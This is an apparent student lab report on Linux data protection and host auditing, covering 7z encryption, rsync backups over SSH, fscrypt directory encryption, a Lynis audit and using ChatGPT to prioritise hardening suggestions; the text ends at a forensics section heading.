
Filenames Are Encrypted
To test whether filenames were visible, I ran:
strings /tmp/home.7z

As expected, no recognizable filenames or directory structures were revealed, confirming that 7z encrypts both file content and metadata — a critical difference from zip, which leaks file names.

Extraction and File Size Comparison
After extracting the archive:
cd /tmp
7z x home.7z

I evaluated the size of the original, extracted, and archived versions using:
sudo du -sk /home /tmp/home /tmp/home.7z

Output:
341052 /home
396688 /tmp/home
47760 /tmp/home.7z



1. Is the compression better or worse than prior methods?
Compression ratio calculation:

(341052 - 47760) / 341052
*
100
≈
86.0%

This is significantly better than:

- tar+gzip (~52.5%)
- zip (~44.5%)
- tar+openssl (~52.5%)

Compression using 7z is substantially better. Its LZMA algorithm achieves high compression for structured directories and is especially effective on text-heavy data, scripts, and repeated patterns — all common in /home.

Cleanup
To maintain a clean VM environment, I deleted both the restored directory and encrypted archive:
sudo rm -r /tmp/home /tmp/home.7z

This step reinforced why 7z is favored in security and research circles — it delivers strong compression and stronger encryption by default, including filename protection. While not as universally installed as zip, it's a superior choice when operational security and archive compactness are top priorities. For distributing sensitive research datasets or threat intelligence packages, 7z clearly offers the best balance of confidentiality and efficiency.

Step 6: Synchronizing with rsync over SSH

This step introduced the use of rsync as a real-time, secure tool for synchronizing files over a network — a critical practice for offloading and preserving live backups. rsync is favored in operational security for its ability to minimize transfer size by syncing only deltas, and to perform securely over SSH.

Initial Full Sync of /home to Remote Linux Server
I initiated the following command from the Kali VM:
sudo rsync -a -e ssh /home calizo@linux.cs.pdx.edu:

- -a: preserves file permissions, timestamps, and symbolic links
- -e ssh: tunnels the rsync operation over SSH
- Destination: my PSU Linux home directory

The sync completed successfully, and SSH authentication was verified manually on first connection (fingerprint accepted and cached).

Remote Verification on PSU Linux Account
I connected to the PSU system using:
ssh calizo@linux.cs.pdx.edu

Then verified the transferred directory structure:
du -sk ~/home
ls -l ~/home

Output showed a total size of 202807 KB, and multiple directories were present — including guest/, keyonly/, myuser/, and wuchang/. This confirmed that the entire /home directory, including the guest folder, was transferred as expected.

Cleanup and Second Sync (Excluding guest)
After deleting the original synced directory:
rm -r ~/home

I repeated the sync from Kali, this time excluding the guest folder:
sudo rsync -a --exclude=guest -e ssh /home calizo@linux.cs.pdx.edu:

Upon logging back in and listing contents:
du -sk ~/home
ls -l ~/home

Only non-guest directories (e.g., keyonly/, myuser/, wuchang/) were present. This validated that the --exclude=guest flag worked as intended, demonstrating rsync's precision in selective file transfer and backup scenarios.

1. Screenshot of Results
A screenshot was captured showing:

- Successful SSH login
- du -sk ~/home confirming sync size
- ls -l ~/home listing contents without guest/
- Odin ID (calizo) clearly present

Final Cleanup
I removed the excluded backup folder from the remote system:
rm -r ~/home

This lab showcased rsync as an effective tool for real-time secure backups. It combines SSH encryption with incremental sync logic, making it highly efficient for large file trees or repeated backups. Its support for selective exclusion (e.g., --exclude) adds further value, allowing sensitive or unnecessary files to be skipped easily. When paired with cron jobs and SSH key automation, rsync becomes a cornerstone of production-grade backup pipelines.

Step 7: Identifying Encrypted Filesystem Support with fscrypt


This step focused on preparing the system for filesystem-level encryption using fscrypt. Unlike tools like zip, tar, or 7z, fscrypt leverages native kernel support for folder encryption, offering higher performance and direct integration with file permission semantics.

Installing fscrypt
I began by updating the Kali package index and installing the fscrypt tool:
sudo apt update -y
sudo apt install fscrypt -y

This tool allows management of encrypted directories on supported file systems such as ext4 and f2fs, where encryption is implemented at the file system layer, not via third-party wrapping tools.

Mounted Filesystem Analysis
I then ran:

df -T
to enumerate all mounted filesystems along with their types.



The relevant output was:
/dev/sda1 ext4 ... /

This confirms that the root (/) filesystem is of type ext4, which is compatible with fscrypt.

1. What is the type of the filesystem mounted on /?
Answer: ext4

This compatibility means I can proceed in future steps to enable native directory encryption on the root filesystem or subdirectories without relying on external container formats. This provides a strong basis for implementing "encryption at rest" policies using Linux-native tools and user-based keys.

Steps 8-9: Enabling and Utilizing fscrypt for Secure Directories

These final steps explored native filesystem encryption using the fscrypt utility. Unlike userland archiving tools (like zip or 7z), fscrypt works directly with the Linux filesystem to secure directory contents and filenames in-place — while maintaining normal access patterns when unlocked.

Step 8: Enabling fscrypt on Root Filesystem

Initial Status Check
I began by running:
fscrypt status

This confirmed that /dev/sda1 (mounted at /) was not enabled for encryption.

Enabling Encryption Feature
Using tune2fs, I added encryption support:
sudo tune2fs -O encrypt /dev/sda1

I then confirmed support was enabled:
fscrypt status


Now, / shows ENCRYPTION: supported, and FSCRYPT: Yes.

Setting Up fscrypt Globally
I initialized fscrypt for all users:
sudo fscrypt setup --all-users

This created:

- A global configuration file: /etc/fscrypt.conf
- Metadata storage: ~/.fscrypt

These defaults allow fscrypt to manage multiple users and protectors.



Step 9: Creating and Locking an Encrypted Directory

Encrypting ~/secrets with Custom Passphrase
I created a new folder and enabled encryption with a custom protector:

mkdir ~/secrets
fscrypt encrypt ~/secrets

I selected option 2 (custom passphrase) and named the protector JarrenX.

Confirmation:

- "/home/calizo/secrets" is now encrypted, unlocked, and ready for use.


fscrypt Status of Encrypted Folder
fscrypt status ~/secrets

Output:

- Contents encryption: AES-256-XTS
- Filename encryption: AES-256-CTS
- Status: Unlocked

Answer to Question 1:

- AES scheme for contents: AES-256-XTS
- AES scheme for filenames: AES-256-CTS



Adding and Locking the Vault File
I added a dummy credentials file:
echo "admin:password123" > ~/secrets/password_vault.txt

Then locked the directory:
fscrypt lock ~/secrets


Status confirmed the directory was no longer accessible.

Attempting Unauthorized Access
I tried reading the file:
cat ~/secrets/*

As expected, I received the following error:
Required key not available

This confirms encryption enforcement and data confidentiality while the directory is locked.


Answer to Question 2:
Screenshot shows the "Required key not available" error after locking the directory.



Unlocking and Regaining Access
To reopen the directory:
fscrypt unlock ~/secrets

I entered the passphrase for protector JarrenX and verified access:
cat ~/secrets/password_vault.txt

Output:
admin:password123



These steps demonstrated how fscrypt integrates encryption into the Linux filesystem, enforcing confidentiality and access control at a low level. Unlike external tools that wrap data in archives, fscrypt supports seamless, persistent protection of working directories. Its support for multiple encryption schemes, per-user protectors, and transparent locking makes it well-suited for high-security Linux environments and endpoint protection strategies.

Lab 6.3 Host Auditing and Forensics

Step 1: Security Auditing with Lynis

Security auditing plays a critical role in proactively identifying system misconfigurations, vulnerabilities, and non-compliance with best practices. In this step, I used the open-source tool Lynis, a popular auditing and hardening utility for Linux-based environments, to assess the baseline security posture of the course VM.

Audit Initialization and Scan
I began by reviewing Lynis usage with:
lynis -h

Then, I executed a full local audit:
sudo lynis audit system

This launched a series of automated system integrity, compliance, and security checks — culminating in a detailed Results section and summary report.

Security Scan Summary
From the scan output:

- Hardening index: 66 out of 100
- Tests performed: 277

- Firewall detected: ✅
- Malware scanner: ❌ not installed
- Modules active: Security audit and vulnerability scan



A screenshot was taken showing the hardening index with my Odin ID (calizo) visible in the terminal prompt.

Results Section Highlights

Warnings (1)

- Missing responsive nameservers
  - ID: NETW-2705
  - Suggests incomplete or misconfigured DNS entries.

Suggestions (60 total)

The results section provided actionable guidance across several categories:

- Authentication
  - Use stronger password hashing rounds (AUTH-9230)
  - Set password expiration policies and enforce minimum/maximum age (AUTH-9286)
  - Install PAM strength modules like pam_cracklib (AUTH-9262)
- Boot & Kernel
  - Set GRUB password to prevent boot-time tampering (BOOT-5122)
  - Investigate missing /vmlinuz (KRNL-5788)
  - Harden kernel parameters using sysctl (KRNL-6000)
- Packages & Maintenance
  - Remove old kernels and unused packages (PKGS-7410)

    - Install apt-listbugs and apt-listchanges for safer upgrades
- Services & Networking
    - Harden SSH with stricter defaults (e.g., reduce MaxAuthTries, disable X11Forwarding)
    - Disable unused protocols: dccp, sctp, rds, tipc

- Filesystem & Permissions
    - Mount /home and /var separately for containment (FILE-6310)
    - Tighten umask settings, home directory permissions, and remove unnecessary compilers
- Logging & Monitoring
    - Enable auditd, sysstat, and file integrity tools like AIDE or OSSEC (ACCT-9628, FINT-4350)
    - Forward logs to an external logging host (LOGG-2154)
- Web Security (if applicable)
    - Install Apache modules like mod_evasive and mod_security for protection from brute force and web attacks (HTTP-6640, HTTP-6643)

In sum, a hardening index of 66 indicates moderate compliance but leaves significant room for improvement. Key priorities moving forward include:

- Installing a malware scanner like rkhunter or chkrootkit
- Implementing strong PAM policies for user authentication
- Cleaning up old kernels and unused packages
- Strengthening SSH configurations and disabling unneeded network protocols


Lynis provides both a strategic and tactical view of system posture, making it an essential tool for any sysadmin or blue-team analyst. Its control identifiers and remediation links are especially helpful for structured hardening.

Step 2: Prioritizing and Applying Lynis Suggestions with LLM

As security analysts, we're often faced with long audit result lists and limited time. This step explores how an LLM can help triage and operationalize system hardening recommendations from a Lynis scan — starting with importance, then ease, and ultimately validating whether the remediations worked.

1. 5 Most Important Suggestions to Implement
Using the full audit output from Step 1, I prompted ChatGPT with:

You are a Linux system hardening expert. You've just run a Lynis system audit. Give a short bulleted list of the 5 most important suggestions to implement.




The top priorities were:

- Harden SSH configuration (e.g., disable X11Forwarding, limit MaxAuthTries)
- Install and configure fail2ban for brute-force prevention
- Set a GRUB bootloader password to prevent unauthorized runlevel changes
- Install pam_passwdqc for strong password enforcement
- Install a malware scanner (chkrootkit, rkhunter) to cover rootkit risks

2. 5 Easiest Suggestions to Implement

Without rerunning the audit, I followed up with:

Which of the above suggestions are the 5 easiest to implement?




LLM identified these fast solutions:

- Install apt-listbugs and apt-listchanges
- Purge old packages and config with apt autoremove
- Add backup nameservers to /etc/resolv.conf
- Set legal login banners in /etc/issue and /etc/issue.net
- Install debsums to verify package integrity

These were considered low risk, low complexity, and had immediate impact.

3. Applying the Easiest Suggestions and Re-scanning


I implemented all 5 of the easiest recommendations from the LLM, using a mix of apt install, nano, and echo | tee. Then, I re-ran the security audit with:
sudo lynis audit system



Hardening Index improved from 66 → 68, confirming that some recommendations were successfully addressed.

4. Did the Commands Work? Final Prompt Analysis

I pasted the updated Results section into the same LLM session with the prompt:
I implemented the suggestions and got the following. Did the commands work?



LLM analysis confirmed:


- Previous warning about DNS was resolved

- Suggestions dropped from 60 → 55
- New debsums reminder was added, confirming installation
- Hardening Index increased (modestly)

Question 4 Answer: LLM Usefulness for Hardening
Overall, my results argue in favor of using an LLM to assist in system hardening. ChatGPT clearly prioritized actionable items, provided installable commands with context, and followed through with feedback after remediation. That said, I would still argue against blindly auto-executing LLM suggestions in production — especially config-altering ones like SSH or GRUB. The value lies in augmenting sysadmin decision-making, not replacing it. Human verification remains essential, especially for anything involving persistent system daemons, authentication modules, or boot-level access.

Step 3: TryHackMe Linux Server Forensics

